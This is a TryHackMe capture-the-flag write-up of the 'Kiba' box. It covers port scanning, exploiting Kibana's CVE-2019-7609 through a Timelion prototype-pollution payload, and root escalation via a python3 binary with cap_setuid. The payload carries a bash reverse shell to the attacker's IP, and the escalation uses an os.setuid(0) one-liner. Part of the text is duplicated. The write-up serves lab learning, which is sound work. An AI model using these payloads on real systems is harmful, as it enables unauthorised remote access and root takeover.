

# Kiba


Platform: TryHackMe

Difficulty: Easy

Writeup Author: Zubr

Date: 14 april 2021

Contact: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)



We start by scanning the webserver with nmap and gobuster and even gobuster:


```
nmap -p- -A -oN initial.nmap 10.10.10.10
```

We get 4 ports:


```
$ nmap -A -p- -oN nmap/second 10.10.241.50
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-14 16:47 CEST
Nmap scan report for 10.10.241.50
Host is up (0.027s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; prot
| ssh-hostkey:
| 2048 9d:f8:d1:57:13:24:81:b6:18:5d:04:8e:d2:38:4f:90 (RSA)
| 256 e1:e6:7a:a1:a1:1c:be:03:d2:4e:27:1b:0d:0a:ec:b1 (ECDSA)
| 256 2a:ba:e5:c5:fb:51:38:17:45:e7:b1:54:ca:a1:a3:fc (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
5044/tcp  open  lxi-evntsvc?
5601/tcp  open  esmagent?
| fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LDAPBindReq, LDAP
erverCookie, X11Probe:
```

We first have an open ssh, which might be very helpful afterwards.

We then see port 80 and start looking at it, but nothing too crazy there, even if the ascii art looks pretty cool:



We then see ports 5044, and 5601 with the data visualization dashboard **Kibana**. We go and take a look at it:



Going into the source code we find the version:

```
ad><body><kbn-injected-metadata data="{&quot;version&quot;:&quot;6.5.4&quot;,&quot;
  :&quot;:elasticsearch&quot;:{&quot;includeElasticsearchService&quot;:true,&quot;
```

We can now start looking for a vulnerability.

We can find one pretty quick:

## Analysis

[CVE-2019-7609](#) is an arbitrary code execution vulnerability in Kibana's [Timelion visualizer](#). The vulnerability was patched in February 2019.

According to [Elastic's advisory](#) for the flaw, an attacker capable of accessing the Timelion application "could send a request that will attempt to execute javascript code" that could result in the attacker executing arbitrary commands on the host under the same permissions as the vulnerable Kibana process.

On October 14, Michał Bentkowski, a security researcher at Securitum, presented a talk at OWASP Poland Day about Prototype Pollution. Bentkowski's slides from the presentation were [published to slides.com](#), and include his research on CVE-2019-7609, along with [proof-of-concept \(PoC\) code](#) exploiting the vulnerability.

On October 16, Alibaba Cloud security researcher Henry Chen tweeted out the PoC from Bentkowski's slides:



The following table contains information about the vulnerable versions of Kibana based on the information in the Elastic advisory.

Kibana Versions	Status
3.0 through 5.6.14	Vulnerable
6.0.0 through 6.6.0	Vulnerable
5.6.15	Not Vulnerable
6.6.1 and above	Not Vulnerable

I then searched a PoC and found an easy one right here: <https://github.com/mpgn/CVE-2019-7609>

The exploit is pretty straight forward, and is well explained on the github page but I will go through a quick explanation.

For a detailed analysis: <https://slides.com/securitymb/prototype-pollution-in-kibana/>

- First open up Kibana

- Then go into **Timelion**

The screenshot shows the Kibana interface with the Timelion tab selected. A sidebar on the left contains navigation links: Discover, Visualize, Dashboard, Timelion (active), Canvas, Machine Learning, Infrastructure, Logs, APM, Dev Tools, Monitoring, and Management. The main content area features a light blue header with a help message and 'Yes/No' buttons. Below this is a toolbar with 'New', 'Add', 'Save', 'Delete', 'Open', 'Options', 'Help', 'Auto-refresh', and a time range selector set to 'Last 15 minutes'. The main section has a 'Welcome to Timelion!' heading, a descriptive paragraph, and a 'Next' button. At the bottom, there is a search bar containing '.es(\*)', a dropdown menu set to 'auto', and a play button. A timeline at the very bottom shows a single point at 1.0.

- Then as explained in the Github you paste the payload and run it, don't forget to add your ip and port. this is the payload that I pasted:


```

```js
.es(\*).props(label._\_\_proto\_.\_env.AAAA='require("child\_process").exec("ba
sh -i >& /dev/tcp/10.11.25.211/4444 0>&1");process.exit()//')
.props(label._\_\_proto\_.\_env.NODE\_OPTIONS='--require /proc/self/envron')
```

```


This screenshot shows the same Timelion interface, but the search bar now contains the payload: `.es(\*).props(label._\_\_proto\_.\_env.AAAA='require("child\_process").exec("bash -i >& /dev/tcp/10.11.25.211/4444 0>&1");process.exit()//')`. The rest of the interface, including the sidebar and welcome message, remains the same.

- Now you just have to go to canvas and the shell should be here.



This will only work the first time, so don't lose the shell.

We can now read the first flag, user.txt:



## Escalation

In the task, they talk and ask a question about capabilities.

So we can imagine that this will be the way to becoming root.

We run the command to get the capabilities (this is also the question to the response):

```
kiba@ubuntu:/home/kiba$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
kiba@ubuntu:/home/kiba$
```

And we can see a very interesting capability that can be exploited.

```
/home/kiba/.hackmeplease/python3 = cap_setuid+ep
```

It is now very easy to become root.

A good explanation to capabilities and this example in particular can be found here:

<https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/>

Because here the binary python3 has the capability setuid, that means all privileges can be used for this.

We can with this escalate our privileges to root, we just have to call python3 with the setuid(0) to become root:

```
kiba@ubuntu:/home/kiba/.hackmeplease$ ls -al
total 4356
drwxrwxr-x 2 kiba kiba 4096 Mar 31 2020 .
drwxr-xr-x 6 kiba kiba 4096 Apr 14 10:10 ..
-rwxr-xr-x 1 root root 4452016 Mar 31 2020 python3
kiba@ubuntu:/home/kiba/.hackmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<kmeplease$ ./python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'

id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
whoami
root
```

Now you just have to go to canvas and the shell should be here.

!!![Pasted image 20210414191237.png]

!!![Pasted image 20210414191226.png]

This will only work the first time, so don't lose the shell.

We can now read the first flag, user.txt:

!!![Pasted image 20210414191458.png]

### ## Escalation

In the task, they talk about and ask a question about capabilities. So we can imagine that this will be the way to becoming root.

In this screenshot we can first see that `python3` is owned by root but we have the privileges to execute it.

We execute by calling the python3 binary, first importing the `os` module so that we can execute commands on the operating system, with this module we `setuid(0)` and call `/bin/bash` with this id.

We can then see when typing `id` that the id is 0 and we confirm being the superuser by typing `whoami`.

With this done, we can now read the root flag:

```
cd /root
ls
root.txt
ufw
cat root.txt
```

And with this, this fun little box is done.

---

I hope you enjoyed my quick walkthrough.

You can contact me here: [alex.spiesberger@gmail.com](mailto:alex.spiesberger@gmail.com)

